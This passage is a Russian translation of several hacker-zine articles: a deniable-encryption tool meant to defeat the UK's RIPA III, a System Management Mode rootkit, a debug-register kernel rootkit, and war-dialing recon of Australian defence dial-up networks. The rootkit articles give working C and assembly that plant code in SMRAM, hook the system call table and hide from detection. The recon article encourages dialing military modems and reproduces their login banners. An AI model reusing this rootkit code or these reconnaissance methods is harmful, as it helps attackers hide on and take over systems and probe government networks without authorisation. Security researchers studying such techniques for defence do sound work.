- [4] MyAddress Java Applet: <http://reglos.de/myaddress/MyAddress.html>
- [5] Defunct IP: <http://www.mirrors.wiretapped.net/security/info/textfiles/keen-veracity/kv6.txt>

Единственные законы в Интернете — это ассемблер и RFC

Автор: julia@winstonsmith.info

0. Отправная точка: наш мир и Интернет

2008 год: за последние 10 лет Интернет приобрёл ценность, которую сложно было предвидеть. Множество игроков пытаются захватить над ним контроль: индустрии звукозаписи и кино, правительства, производители программного обеспечения.

Восемь-десять лет назад наше ощущение от сети было хакерским удовольствием; теперь хакерские техники перерабатываются поставщиками безопасности для их сервисов. Дух изменился: можно ли перенаправить энергию?

СМИ-индустрия, политические структуры и поставщики пробуют каждую возможность, чтобы закрепиться там, где они могут иметь хоть минимальный контроль над пользователями. Это потому, что контроль — даже частичный — означает власть.

Мы можем представить, как работают Интернет, его операционные системы и программы. Мы ясно знаем, что происходит и почему оно работает именно так, а не иначе.

Те, кто пытаются взять под контроль сеть и её пользователей, часто (и, к счастью) не имеют навыков, необходимых для понимания концепций, на которых основана сеть. То, что интернет-общество базируется на технических правилах прежде, чем на моральных, нам самим оказывается труднее осознать.

Поэтому случается, что компьютеры и Интернет подвергаются законодательству, контролю и правительственным ограничениям — тогда как Интернет и компьютеры по определению одинаковы во всём мире и созданы всеми пользователями в равной степени.

Мы думаем, что именно мы — те, кто может доказать: Интернет подчиняется другим законам. Потому что мы — поколение, рождённое вместе с Интернетом. Мы как разработчики не можем писать законы и напрямую оспаривать их, но мы можем разрабатывать программное обеспечение, демонстрирующее с практической точки зрения, насколько эти законы ошибочны.

Как говорил Хакерский манифест:

«Я совершил открытие сегодня. Я нашёл компьютер. Подождите секунду, это круто. Он делает то, что я хочу. Если он ошибается, это потому, что я облажался. Не потому, что ему не нравлюсь я... Или он чувствует угрозу с моей стороны...»

1. Что такое несвязный закон?

Поскольку тенденция создавать неадекватные законы для контроля Интернета нарастает, мы почувствовали необходимость поставить этот *modus operandi* под сомнение.

Цель — создавать программное обеспечение, призванное показать: большинство законов, ограничивающих и контролирующих Интернет, неадекватны (излишни, контрпродуктивны и

рискованны).

Вы, больше чем кто-либо другой, имеете шанс доказать, что любой закон, пытающийся:

- регулировать использование Интернета или компьютеров с правительственной точки зрения
- контролировать коммуникации пользователей (путём фильтрации и ограничения)

не может быть применён с научной точки зрения, потому что это простое перенесение законов реального мира в цифровое измерение.

Наша линия действий может опираться на следующую логику:

- Принимается закон (сохранение данных, профилирование поиска, запрет публикаций...)
- Мы анализируем два аспекта:
 1. Логическую структуру закона
 2. Техническую реализацию закона
- Из (1) мы можем увидеть идеи, не учтённые законодателями
- Из (2) мы можем разработать технические решения

Один пример "атаки на закон":

1. **Человеческая сторона:** Государство принимает закон, запрещающий говорить о криптографии
2. **Техническая сторона:** Владение доменом сайта о криптографии ведёт к тюрьме
3. **Техническая реализация:** При уведомлении полиции о сервере с запрещённым контентом отправляется письмо с требованием удалить страницы

Хакерские контрмеры:

- Использовать скрытый сервис TOR
- Использовать сайт FreeNET
- Публиковать контент через анонимный ремейлер в рассылку
- Публиковать через P2P с цифровой подписью
- Использовать самодешифрующийся javascript-сайт
- Распределённый сервер типа "проект R*"

Интернет для обычных пользователей — это только "веб", тогда как у нас намного больше возможностей.

2. Глубокий фокус и реальная цель: RIPA III

RIPA (исследование электронных данных, защищённых шифрованием — полномочие требовать раскрытия).

На практике это возможность для британского следователя запросить пароль, защищающий зашифрованный файл: в случае отказа или невозможности предоставить пароль пользователю грозит до двух лет заключения.

Сравнивая с реальной жизнью — это эквивалент закона, требующего от подозреваемого открыть сейф следователям. Но компьютеры и Интернет работают по другим схемам. Более того, этот закон конкретно делает Великобританию менее безопасной. Почему:

- Человек, владеющий зашифрованным архивом с секретами, за которые грозит более 2 лет, примет 2-летнее заключение вместо раскрытия пароля.
- Тот, чей архив не содержит инкриминирующих секретов, но содержит чувствительную политическую или личную информацию, передаст её полиции.
- Теоретическая безопасность не достигается делегированием контроля институции, потому что если та коррумпирована, она станет шлюзом для злоупотреблений.

Более безопасный способ избежать RIPA-III — использовать более сложный способ защиты: **правдоподобное отрицание (deniable cryptography)**.

Правдоподобное отрицание позволяет пользователю правдоподобно отрицать существование скрытых данных внутри зашифрованного файла. Различные формы:

- **TrueCrypt** — реализует полное шифрование диска с возможностью скрытого тома
- **OTR** (Off-the-Record messaging) — криптографический протокол для мгновенных сообщений
- **2c2/4c** — принимает два входных файла и генерирует вывод, зависящий от пароля

3. Elettra

Elettra может генерировать архивы из нескольких файлов, где в зависимости от предоставленного пароля извлекается разный файл. Это потому, что пароль — не только "информация, необходимая для расшифровки", но и "информация, необходимая для нахождения" файла в архиве.

Каждый файл зашифрован своим собственным паролем. Каждый пароль открывает единственный файл. Поскольку Elettra может добавлять случайный padding в архив, невозможно определить, сколько файлов он содержит.

Правдоподобное отрицание состоит в том, чтобы позволить пользователю отрицать существование других файлов, кроме того, пароль к которому он раскрыл.

Elettra — программа командной строки для POSIX-систем (протестирована на Linux, Cygwin и MacOSX). GUI-обёртка разработана на wxWidgets. Оба доступны на: <https://www.winstonsmith.info/julia/elettra>

```
./elettra encrypt outputfile [size increment]% plainfile[:password]
./elettra decrypt cipherfile [password] [output directory]
./elettra checkpass password(s)
./elettra example
```

Алгоритм работает следующим образом:

1. Пароль хешируется, получается уникальный номер — "точка входа" в начальный блок ключей
2. Начальный блок ключей содержит зашифрованные ключи
3. Каждый файл зашифрован своим ключом с случайным padding
4. Расшифровка: по паролю находится точка входа, извлекается ключ, файл расшифровывается

Elettra разрабатывалась с учётом следующих принципов безопасности:

1. Файлы зашифрованы AES-128
2. Нельзя делать предположения о размере архива
3. Контрольные суммы для проверки паролей
4. Первые байты в CBC-режиме инициализируются случайными данными
5. Минимальная длина пароля — 6 байт

4. Анонимная идентичность: julia@winstonsmith.info

Имя Юлия взято из романа "1984", как и весь проект Winston Smith. Юлия показывает Уинни путь, инструменты и мотивы для свободы.

Мы создали анонимную групповую идентичность для единой точки отсчёта (имя, ключевое слово, идеал). Преимущества:

- Видимость достигается коллективными усилиями
- Программисты минимизируют юридические и личные риски
- Нет центрального блога или сайта (централизация = уязвимость)
- Коллективная идентичность идентифицируется через цифровую подпись

Единственный способ проверить подлинность источника — цифровая подпись медиафайлов с использованием следующего ключа:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
[... ключ PGP ...]
-----END PGP PUBLIC KEY BLOCK-----
```

Ни один поставщик и ни одно государство, как бы мы их ни уважали, не может управлять Интернетом. Открытые технологии принадлежат всем.

5. Ссылки

- [1] <http://www.torproject.org/docs/tor-hidden-service.html.en>
- [2] <http://en.wikipedia.org/wiki/Freenet>
- [3] <http://www.andreacard.com/remail.html>
- [4] <http://pajhome.org.uk/crypt/sda/index.html>
- [5] <http://www.autistici.org/en/who/rplan/index.html>
- [6] http://www.opsi.gov.uk/acts/acts2000/ukpga_20000023_en_8
- [7] <http://www.cl.cam.ac.uk/~rja14/Papers/jsac98-limsteg.pdf>
- [8] http://en.wikipedia.org/wiki/Rubber-hose_cryptanalysis
- [9] <http://en.wikipedia.org/wiki/TrueCrypt>
- [10] http://en.wikipedia.org/wiki/Off-the-Record_Messaging
- [11] <http://lcamtuf.coredump.cx/soft/2c2.tgz>

Взлом System Management Mode: использование SMM в "других целях"

Авторы:

- BSDaemon ``
- coideloko ``
- D0nAnd0n ``

Дата: 29 марта 2008

Содержание

1. Введение
2. System Management Mode
 - 2.1 Режимы работы Pentium
 - 2.2 Обзор SMM
 - 2.3 Что упустил Дюфло
 - 2.4 Внутренности SMM
3. SMM в злонамеренных целях
 - 3.1 Трудности
 - 3.2 Копирование кода в пространство SMM
4. Библиотека манипуляции SMM
5. Будущее и другие применения
6. Благодарности
7. Ссылки
8. Исходники

1. Введение

Эта статья объясняет детали архитектуры Intel и то, как её можно использовать злонамеренно для создания полностью аппаратно-защищённого вредоноса. Основное внимание уделяется функциям System Management Mode (SMM) и показывается, как создать стабильный код, работающий внутри SMM.

Поскольку внутри SMM вредонос может манипулировать всей системной памятью, его можно использовать для модификации структур ядра и создания мощного руткита.

2. System Management Mode


Из руководств Intel:

«Intel System Management Mode (SMM) обычно используется для выполнения специфических процедур управления питанием... SMM работает независимо от другого

системного программного обеспечения и может использоваться для других целей.»

2.1 Режимы работы Pentium

Возможные переходы между режимами:



Любой режим работы Intel может перейти в SMM при получении SMI-прерывания. Возврат из SMM осуществляется инструкцией RSM.

2.2 Обзор SMM

При входе в SMM:

- Весь контекст процессора сохраняется в SMRAM
- Процессор переходит в 16-битный режим с отключённой страничной организацией памяти
- Нет ограничений на I/O-порты или память (те же привилегии, что в Ring 0)
- Для выхода — инструкция RSM

SMRAM — выделенная область памяти SMM размером 0x1FFFF байт, начиная с SMBASE (обычно 0xA0000).

SMRAM Control Register содержит:

- Бит **D_OPEN** (6) — при установке все обращения к SMBASE перенаправляются в SMRAM
- Бит **D_LCK** (4) — при установке защищает SMRAM Control Register (требуется перезагрузки для отмены)

Обработчик SMI должен находиться по адресу SMBASE+0x8000.

2.3 Что упустил Дюфло

Конфигурация PCI:

Для работы с PCI-устройствами используются два диапазона I/O-портов:

- Адресный порт: 0xCF8-0xCFB
- Порт данных: 0xCFC-0xCFF

Формат данных для адресного порта:

Биты 0-1: 00b (всегда 0)
Биты 2-7: Номер 32-битного пространства конфигурации
Биты 8-10: Функция устройства
Биты 11-15: Номер устройства

Адрес: 0x80000000L | (bus << 16) | (device << 11) | (func << 8) | (REG & 0xFC)

Когда система генерирует SMI:

Когда адрес попадает в диапазон 0xA0000-0xBFFFF — диапазон, разделяемый между VGA и системной памятью — контроллер памяти генерирует SMI для разрешения конфликта.

2.4 Внутренности SMM

При входе в SMM процессор активирует вывод SMIACT#, уведомляя чипсет. Все последующие обращения к памяти перенаправляются в SMRAM.

Карта сохранения состояния (state save map) сохраняется в SMBASE+0xFE00...SMBASE+0xFFFF, с кешами дескрипторов:

TSS	Offset:	FFA7
IDT	Offset:	FF9B
GDT	Offset:	FF8F
LDT	Offset:	FF83
GS	Offset:	FF77
FS	Offset:	FF6B
DS	Offset:	FF5F
SS	Offset:	FF53
CS	Offset:	FF47
ES	Offset:	FF3B

3. SMM в злонамеренных целях

3.1 Трудности

Перезапись из кеша (Cache-originated overwrites):

При входе в SMM SMRAM может быть перезаписана данными из кеша при возникновении #FLUSH. Большинство BIOS помечают диапазон SMRAM как некешируемый.

SMM Locking:

Большинство BIOS сегодня блокируют SMM (D_LCK). Обходной путь: использование бита **TOP_SWAP** для выполнения нашего кода до оригинального кода BIOS.

Переносимость:

Код зависит от ICH (I/O Controller Hub). Прилагаемый код работает на ICH5 и ICH3M через libpci (поддерживает Linux, FreeBSD, NetBSD, OpenBSD, Solaris и Windows).

Трансляция адресов:

В SMM страничная организация отключена. Решение: иметь простой обработчик, который повышает уровень привилегий вызывающего кода и немедленно возвращается.

3.2 Копирование кода в SMM

```
/* Открытие SMRAM */
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_OPEN_BIT));

/* Отображение памяти SMRAM */
fd = open(MEMDEV, O_RDWR);
vidmem = mmap(NULL, MAPPEDAREASIZE, PROT_READ | PROT_WRITE,
               MAP_SHARED, fd, SMIINSTADDRESS);

/* Копирование нашего обработчика */
memcpy(vidmem, handler, endhandler-handler);
munmap(vidmem, MAPPEDAREASIZE);

/* Закрытие и блокировка SMRAM */
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value & ~D_OPEN_BIT));
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_LCK_BIT));
```

Проверка с помощью dd:

```
dd if=/dev/mem of=my_smram bs=1 skip=655360 count=64K
```

Кеши дескрипторов (Descriptor caches):

Модифицируя поле DPL дескриптора сегмента SS из значения 3 в 0, можно дать нашей программе права Ring 0.

Перемещение кода (Code relocation):

SMM может переместить свою защищённую область памяти, изменив значение SMBASE в карте состояния (смещение 0xFEFE8 от SMBASE). Используется для сокрытия анализа.

4. Библиотека манипуляции SMM

Прилагаемая библиотека SMM предоставляет следующие функции:

```
u8 show_smram(struct pci_dev* smram_dev, u8 bits_to_show);
u16 get_pmbase(void);
u16 get_smi_en_iop(void);
u16 get_smi_sts_iop(void);
int enable_smi_gbl(u16 smi_en_iop);
int disable_smi_gbl(u16 smi_en_iop);
int enable_smi_on_apm(u16 smi_en_iop);
int disable_smi_on_apm(u16 smi_en_iop);
int open_smram(void);
int close_smram(void);
int lock_smram(void);
void write_to_apm_cnt(void);
```

5. Будущее и другие применения

С новыми аппаратными улучшениями для виртуализации (гипервизоры) появятся расширения для обнаружения и защиты от руткитов. Также интересны возможности использования Extensible Firmware Interface.

6. Благодарности

twiz и команда Phrack за ценные отзывы о структуре статьи. Julio Auto за рецензию черновиков.

7. Ссылки

- [1] Руководства по архитектуре Intel — <http://www.intel.com/products/processor/manuals/>
- [2] Loic Duflot et al., "Using CPU SMM to Circumvent OS Security Functions", CanSecWest 2006
- [3] Rodrigo Rubira Branco, "KIDS - Kernel Intrusion Detection System", H2HC 2007
- [4] LibPCI — <ftp://ftp.kernel.org/pub/software/utils/pciutils/>
- [5] Intel 82801 BA ICH2 Datasheet
- [6] Intel 82845 MCH Datasheet
- [7] LinuxBIOS — <http://freshmeat.net/projects/linuxbios>
- [8] Bing Sun, "BIOS Boot Hijacking Using Intel ICHx Top-Block Swap Mode"
- [9] John Heasman, "Hacking the EFI", Blackhat 2007
- [10] Branco, "StMichael Project" — <http://stjude.sf.net>

Запутывание отладчика: абсолютная скрытность

Автор: halfdead@phear.org

Введение

На протяжении многих лет существовало множество техник и методов сокрытия присутствия на взломанной системе. Многие из них были сосредоточены на прямой модификации таблицы системных вызовов, другие модифицировали обработчик прерываний, третьи работали на уровне VFS. Но все они модифицировали операционную систему очень заметным образом, что делало их легко обнаруживаемыми.

В этой статье я представлю технику, способную достичь абсолютной скрытности в ядерных руткитах, используя общую возможность x86 — механизм отладки. Хотя она работает на любой IA-32-совместимой платформе, следующая техника будет описана для операционной системы Linux. Я покажу, как можно перехватить нормальный поток выполнения, не затрагивая "классические" цели перехвата.

Когда мы говорим об "отладчике" в этой статье, мы имеем в виду механизм отладки IA-32, доступный только из нулевого кольца.

Отладчик

«Архитектура IA-32 предоставляет обширные средства отладки для использования при отладке кода и мониторинге выполнения кода и производительности процессора.»

Для облегчения жизни разработчиков Intel ввёл механизм управления процессом отладки. Этот механизм управляется набором специальных регистров (DR0..DR7), которые позволяют устанавливать аппаратные точки останова на адресах памяти. Как только поток выполнения достигает адреса, отмеченного точкой останова, управление передаётся обработчику прерывания отладки (INT 1), который вызывает функцию `do_debug()` (определённую в `../i386/kernel/traps.c`).

Регистры отладки

Существует 8 регистров отладки, поддерживаемых процессорами Intel, которые управляют операцией отладки процессора. Доступ к ним ограничен: только реальный режим, SMM или нулевое кольцо защищённого режима.

DR0-DR3 — регистры адресов отладки. Каждый хранит 32-битный линейный адрес точки останова.

DR6 — Регистр состояния отладки. Флаги:

- B0..B3 (биты 0..3) — обнаружены условия точки останова
- BD (бит 13) — обнаружен доступ к регистрам отладки
- BS (бит 14) — пошаговое выполнение

- BT (бит 15) — переключение задач

DR7 — Регистр управления отладкой:

- L0..L3 (биты 0, 2, 4, 6) — локальное включение точки останова
- G0..G3 (биты 1, 3, 5, 7) — глобальное включение точки останова
- GD (бит 13) — включение общей защиты: вызывает исключение отладки перед любой инструкцией MOV, обращающейся к регистрам отладки
- R/W0..R/W3 — тип условия точки останова
- LEN0..LEN3 — длина точки останова

Магия

Итак, мы узнали почти всё о механизме отладки IA-32. Теперь мы знаем несколько важных вещей: можно установить точку останова на адрес памяти, и как только поток выполнения достигнет нашей точки останова, выполнение перенаправится к обработчику отладки (INT 1).

Что если заменить существующий обработчик отладки или одну из его нижележащих функций нашей собственной? Как видно из `entry.S`:

```
ENTRY(debug)
    pushl $0
    pushl $SYMBOL_NAME(do_debug)
    jmp error_code
```

Фактический обработчик отладки — это C-функция `do_debug()`, определённая в `traps.c`. Мы можем установить нашу собственную `do_debug()` и ожидать, что она будет вызвана обработчиком отладки, так что IDT остаётся нетронутым.

Перехват `sys_call_table[]`

Теперь у вас должно быть представление о том, как перехватить таблицу системных вызовов с помощью точки останова на чтение/запись/выполнение целевого адреса в памяти. Это может быть адрес обработчика INT 80 или адрес таблицы системных вызовов.

Следующая функция возвращает адрес обработчика INT 80:

```
get_idt_entry:
    sidt    idtr
    movl    idtr+2, %ebx
    leal    (%ebx, %eax, 8), %ebx
    movw    (%ebx), %cx
    roll    $16, %ecx
    movw    0x6(%ebx), %cx
    roll    $16, %ecx
    movl    %ecx, %eax
    ret
```

Установка точки останова:

```
set_bpm:
    movl    $0x80, %eax
    call    get_idt_entry
    movl    %eax, %dr0
    xorl    %eax, %eax
    orl     $0x2080, %eax
    movl    %eax, %dr7
```

```
ret
```

Функция `set_bpm()` загружает DR0 адресом INT 80 и устанавливает флаги в DR7, включая **магический бит GD**. Этот бит важен: "вызывает исключение отладки перед любой инструкцией MOV, обращающейся к регистру отладки". Это означает: если кто-то пытается читать/записывать регистры отладки, управление передаётся нашему обработчику **до** того, как это произойдёт. Мы можем отменить всё и подождать, пока опасность минует.

Обработчик

Наш обработчик должен проверять значение регистра `%eax` (номер нужного системного вызова) и на основе этого подменять соответствующий вызов:

```
asm linkage void new_do_debug(struct pt_regs * regs, long error_code)
{
    unsigned long condition;
    unsigned long mask = 0x2008;

    __asm__ __volatile__ ("movl %%db6,%0" : "=r" (condition));

    if (condition & BD_FLAG) { /* кто-то читает/пишет регистры */
        condition &= ~BD_FLAG;
        __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
        regs->eip += 3;
        __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
    }

    if (condition & DR_TRAP0) {
        if (regs->eax == __NR_time)
            sys_call_table[__NR_time] = hacked_time;

        if (regs->eflags & VM_MASK) {
            (*old_do_debug)(regs, error_code);
            __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
        }

        condition &= ~DR_TRAP0;
        __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
        __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
        regs->eflags |= X86_EFLAGS_RF;
    }
    else {
        (*old_do_debug)(regs, error_code);
        __asm__ __volatile__ ("movl %0, %%db7" : : "r" (mask));
    }

    return;
}
```

Перехваченная функция времени:

```
asm linkage long hacked_time(int *tloc)
{
    sys_call_table[__NR_time] = original_time;
    printk("<1>WE changed it!!\n");
    return original_time(tloc);
}
```

Первое, что делает `hacked_time()` — возвращает исходное значение в `sys_call_table[]`, то есть фактическое изменение длится менее микросекунды.

Маскировка

Мы научились устанавливать точку останова на адрес памяти, включать её и перехватывать нормальный поток выполнения без вмешательства в обработчик INT 80 или таблицу системных вызовов. Но мы всё ещё модифицируем обработчик INT 1.

Решение: использовать DR6 и DR7 для сокрытия самого обработчика.

- Установить наш обработчик на INT 1
- Установить точку останова на адрес INT 80
- Установить **вторичную точку останова** на адрес нашего обработчика

Когда кто-то пытается проверить наше присутствие в IDT — мы знаем об этом заранее и временно восстанавливаем оригинальные значения. Через несколько наносекунд наш руткит "переустанавливается". Это как завязать им глаза. Они пропускают нас каждый раз, когда смотрят на нас.

Это применимо и к отладчику, пытающемуся установить собственный хук на INT 1: мы обнаруживаем попытку, восстанавливаем нормальное состояние, они ставят свой хук, мы перехватываем их хук как обычный перехват INT 1 — и когда они проверяют своё присутствие, мы показываем им себя. Это абсолютная скрытность, Святой Грааль хакеров!

Заключительные слова

Эта техника активно использовалась в андерграунде более 8 лет. Её красота: это фундаментальная возможность IA-32. Они не могут защититься от неё, не убрав весь механизм отладки целиком. Будучи возможностью фундаментального процессора, она может быть использована на **любой** операционной системе на IA-32 и нет никакого способа обнаружить или защититься от неё.

Благодарности

halvar, twiz, reverser, sd и остальные digitalnerds

Австралийские ограниченные оборонные сети и FISSO

Автор: The Finn & TheFinn@phrack.org

Содержание

1. Введение
2. Война номеров и вы
3. Происхождение FISSO
4. Австралийское Министерство обороны и FISSO
5. Введение в EPL и CCRA
6. EPL и CCRA в деталях
7. Другие стандарты
8. Секреты
9. Заключение
10. Приложение

1. Введение

Этот документ объясняет и представляет новую секретную сеть, поддерживаемую австралийским Министерством обороны. Насколько мне известно, эта сеть схожа по назначению с американской SIPRNET. Она предназначена для использования совместно со специально разработанным программным обеспечением, призванным улучшить коммуникации в рамках процедур и систем командования и управления, разведки и логистики.

Имейте в виду: многое из написанного основано на моём личном прошлом опыте, наблюдениях и догадках. Ввиду деликатности информации я буду держаться в рамках закона, одновременно стараясь познакомить вас с некоторыми концепциями, лежащими в основе того, как различные министерства обороны сейчас объединяют свои сети и тем самым поддерживают единую философию сетевой безопасности по всему миру.

Я решил написать этот документ, поскольку для получения подобной информации требовались недели чтения и умение знать, где что искать. Вдобавок пришлось бы продираться сквозь такие документы, которые сначала объясняют, как в них используются глаголы, затем — как используются существительные... и так далее.

Туда вам точно не надо ;)

2. Война номеров и вы

После прозвонки большого числа номеров я обнаружил несколько действительно

интересных дозвонных точек, явно принадлежащих Министерству обороны и входящих в сеть Австралийского военно-морского флота.

О война номеров сейчас почти не говорят — слишком много провайдеров предоставляют VPN-доступ куда угодно, однако военные по-прежнему считают модемы удобным средством связи: они могут сами контролировать точку доступа и вести полное журналирование.

Я лично использую THCSKAN под Windows — хорошо работает в Австралии и в других местах. (Говорю «в Австралии», потому что многие программы для прозвонки написаны с весьма жёсткими требованиями к форматам американских кодов зон и стандартам набора — очень раздражает -_-). Я всегда держу её на ноутбуках — никуда без неё не хожу ;). Правда, ТНС была вынуждена убрать многие свои инструменты с сайта из-за изменений в немецком законодательстве об инструментах интернет-безопасности, но благодаря ребятам с packetstorm она всё ещё доступна там.

Ещё один отличный дозвонщик, который я люблю использовать под Linux, — iwar. [8] Очень удобный: позволяет задействовать столько модемов, сколько влезет в машину, и логировать всё в базу данных MySQL — мне нравится. Разработчики работают над поддержкой SIP/IAX2, что позволит дозваниваться через SIP-шлюз и прозванивать телефонную сеть PSTN с программным модемом — работает, но пока с небольшими трудностями. Ещё в разработке. Довольно серьёзная штука, очень симпатично.

Стоит заметить: даже коммерческий провайдер вроде Free World Dialup позволяет звонить на бесплатные номера США, Великобритании и Нидерландов через SIP совершенно бесплатно. Если немного поискать, найдутся и другие, дающие бесплатные местные звонки (в странах, где они бесплатны).

В Австралии, к сожалению, каждый местный звонок стоит \$0.22. Так что информация добывается дорогой ценой — даже если звонишь в воскресенье в 2 часа ночи (именно так я и делал) — если только вы не любитель сидеть у чужих домов с «бейджингом». Я уже слишком стар и толст для такого ;)

Но вы, молодые и стройные, — война номеров работает по-прежнему, этим стоит заниматься, особенно в странах, где местные звонки бесплатны!

Когда я впервые наткнулся на эти диалапы, я был весьма доволен. Давно не оказывался у «парадного входа» во что-то подобное, и я понимал, что это займёт меня надолго. Помните: Министерство обороны одновременно туповато и заслуживает уважения. Оно, как большинство крупных зверей, — медленно движется, но если зацепит, расплющит как насекомое (я побывал в такой ситуации).

Впрочем, удивительно, насколько глубокое понимание столь крупной цели можно получить просто немного поисследовав.

Эти диалапы я впервые обнаружил в 2004 году. Записал все данные и надёжно спрятал копию. Пару лет спустя перепроверил — просто чтобы убедиться, что они всё ещё действуют.

Я заметил небольшое изменение — в приветственном баннере.

Вот оригинальный баннер 2004 года:

```
*****
* CONNECT 57600 *
*
* The unauthorised access, use or modification of this computer system *
* or the data contained therein or in transit to/from, is prohibited *
* by Part VIA of the Commonwealth Crimes Act and other Federal and State *
```

```

* laws.
* This system is subject to regular audit.
* -----
* For access problems please log a job through the DRN Customer Support
* Centre. Either phone 133272 or e-mail to
* 'outage.notifications@defence.gov.au'.
*
* *****
*
* User Access Verification
*
* Username:
* NO CARRIER
*****

```

А вот баннер в 2006 году:

```

*****
* CONNECT 36000 CCCC
* The unauthorised access, use or modification of this computer system
* or the data contained therein or in transit to/from,
* is prohibited by Part VIA of the Commonwealth Crimes Act
* and other Federal and State laws.
*
* This system is subject to regular audit.
* -----
* For access problems please log a job through the FISSO Support Centre.
* Either phone 02 9359 6000 or e-mail to 'fleet.help@defence.gov.au'.
*
* *****
*
* User Access Verification
*
* Username:
* NO CARRIER
*****

```

(Заменённая мной часть — это фактическое местонахождение диалапа и номер линии, которые служат кодом для технического обслуживания терминального сервера.)

Как можно догадаться, меня весьма заинтересовало, почему поменялось название с DRN (Defence Restricted Network) на FISSO и что такое FISSO вообще.

Я порылся в интернете, а потом начал читать PDF-документы, которые австралийские военные рассекречивают и публикуют для широкой аудитории.

3. Происхождение FISSO

В настоящее время RAN (Королевский австралийский военно-морской флот) расширил DRN (Defence Restricted Network) для поддержки более надёжных коммуникационных протоколов (по-прежнему IP-сеть) и служб. Так из старой Группы поддержки DRN, которой руководил флот, родилась FISSO (Fleet Information Systems Support Organisation).

В период, когда сменились приведённые выше баннеры, DRN была расширена и включила в себя другие рода войск — армию и военно-воздушные силы.

Сейчас реализация сетевых технологий ведётся за рубежом в сотрудничестве с Великобританией и США. Это позволит наладить значительно более качественное взаимодействие между вооружёнными силами различных западных стран. Здесь как

раз и появляется CCRA.

Интересно упомянуть и проект, годами не сходящий с газетных полос, — ECHELON. Соглашение США и Великобритании, заключённое после Второй мировой войны, позволило совместно использовать огромные объёмы разведывательных данных между странами-членами и запускать такие проекты, как ECHELON. Новые международные критерии в области безопасности — это очередной кирпич в этой стене для разведывательных сообществ.

Помните: когда вы видите прессу о таких проектах, как ECHELON, — это одно, но большинство спецслужб не делятся разведанными высокого уровня ни с кем, даже с союзниками. Как правило, они обмениваются информацией, которая раньше называлась «внутренним терроризмом» — понятием, ставшим весьма относительным после 11 сентября, когда возникло Министерство внутренней безопасности.

К счастью или к сожалению — в зависимости от точки зрения — сам список наглядно показывает, какие продукты применяются в подобных сетях, что само по себе представляет для нас интерес.

Одна из фундаментальных проблем создания правил — это наличие аномальных обстоятельств, исключений, о которых большинство из нас знает ;)

Разработка критериев и последующая процедура внедрения для систем безопасности требует много времени и обходится дорого компании, проходящей оценку: ей приходится оплачивать рабочее время сотрудников DSD, выполняющих оценку их конкретной реализации продукта.

Эти правила строго соблюдаются на момент конкретной инсталляции.

Бюрократизм в DSD поражает воображение. Поэтому способность быстро реагировать на конкретную брешь в безопасности порой ничтожно мала. Тем не менее внутренние рассылки по безопасности, патчи существуют, и нередко есть прямой контакт не только с поставщиками продуктов, но и с их первоначальными разработчиками — правда, большинство из них не связаны с продуктами в списке CCRA.

Вы можете встретить в сетях под управлением DSD приёмы, которых не найдёте нигде в мире, — предупреждаю.

4. Австралийское Министерство обороны и FISSO

FISSO — это переименованная старая Группа поддержки DRN, обслуживавшая защищённые оборонные сети Министерства обороны. FISSO — новый проект, который флот ведёт (по-прежнему) для Министерства обороны. Исторически флот возглавлял многие проекты в области связи ещё до того, как к ним приглашали другие рода войск, — то же самое, насколько я понимаю, верно для ВМС США. (Наверное, дело в азбуке Морзе).

Сеть FISSO — это сеть поддержки, позволяющая персоналу Министерства обороны общаться по всему миру с помощью низкоуровневых каналов связи: ноутбуков или других небольших компьютерных систем с модемами, обеспечивая офицерам и другим должностным лицам защищённую связь по всему земному шару в служебных целях.

Группа поддержки сети FISSO привлекла нескольких контрактных работников для создания сети с весьма сложными и изощрёнными сетевыми системами. Офицеры могут

общаться посредством голосовой связи через IP, цифрового видео, виртуальных досок, конференц-залов, текстового чата и другими способами [6]. Они могут обмениваться файлами и взаимодействовать через части сети, защищённые DSD и старой группой DRN.

Aspect Computing в настоящее время выполняет контракт с Министерством обороны на основной контракт FISSO и контракт внутренних платежей FISSO. Судя по суммам в прочитанных мной отчётах, скорее всего они просто поставляют флоту программное или аппаратное обеспечение (или и то и другое), а флот, вероятно, доверит обслуживание самого центра поддержки только персоналу Министерства обороны или DSD. (Возможно, некоторые позиции отданы на аутсорс подходящим подрядчикам с допуском Министерства обороны — скорее всего, требуется уровень «совершенно секретно» или выше).

В настоящее время Aspect Computing получает примерно \$2 миллиона долларов в год за поддержку FISSO. Вероятно, это поддержка третьего уровня — к ней обращаются, когда ни поддержка FISSO, ни KAZ не могут решить проблему.

KAZ Technology Services (поглощена Telstra в 2004 году) — ещё один подрядчик, предоставляющий системы командования и поддержки для офицеров, а также системы интеграции логистической поддержки. Иными словами, эти ребята поставляют всё замечательное коммуникационное программное обеспечение, которым пользуются офицеры и персонал поддержки для принятия решений и верификации приказов по цепочке командования. (Можно считать их австралийским аналогом SAIC). В 2005 году они получили пятилетний контракт на \$200 миллионов на обеспечение настольными вычислительными системами RAN (Королевский австралийский военно-морской флот). KAZ поддерживает отношения с Министерством обороны с момента своего основания в 1988 году и получает двухлетние продления контракта вплоть до 2015 года.

Персонал KAZ проходит строгие проверки безопасности для получения допуска к работе в сети FISSO, а в прошлом сотрудников забрасывали на вертолёте в море для выполнения работ в установленные сроки.

Из документа KAZ об их решении для FISSO:

